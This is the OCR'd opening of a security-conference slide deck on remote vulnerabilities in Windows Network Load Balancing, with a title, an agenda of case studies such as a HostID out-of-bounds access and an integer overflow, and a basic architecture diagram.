Heartbeat Havoc: Unveiling Remote Vulnerabilities in Windows Network Load Balancing


RyeLv(@b2ahex), Greenbamboo, Yifen Ma, Haotian Jiang

Agenda


- Background
  - What is Network Load Balancing(NLB)
  - NLB Modules
  - Heartbeat Mechanism
- Case Studies
  - Out-of-bounds R&W by Evil HostID
  - Integer overflow in TLV_HEADER
  - Race condition to UAF in NLBIPList
  - Race condition to DoS by NRProtocol
  - Moderate Severity but Unauth DoS
- Conclusion
  - Summary of Findings
  - Mitigation Strategies
  - Takeaways


Background


What is NLB?


Client
Client
Client
Request
NetWork
NLB virtual IP
NLB Host
virtual IP
Dedicated IP
NLB Host
virtual IP
Dedicated IP
...
NLB Host
virtual IP
Dedicated IP


NLB Modules








Heartbeat Mechanism




Heartbeat Mechanism



Case Studies

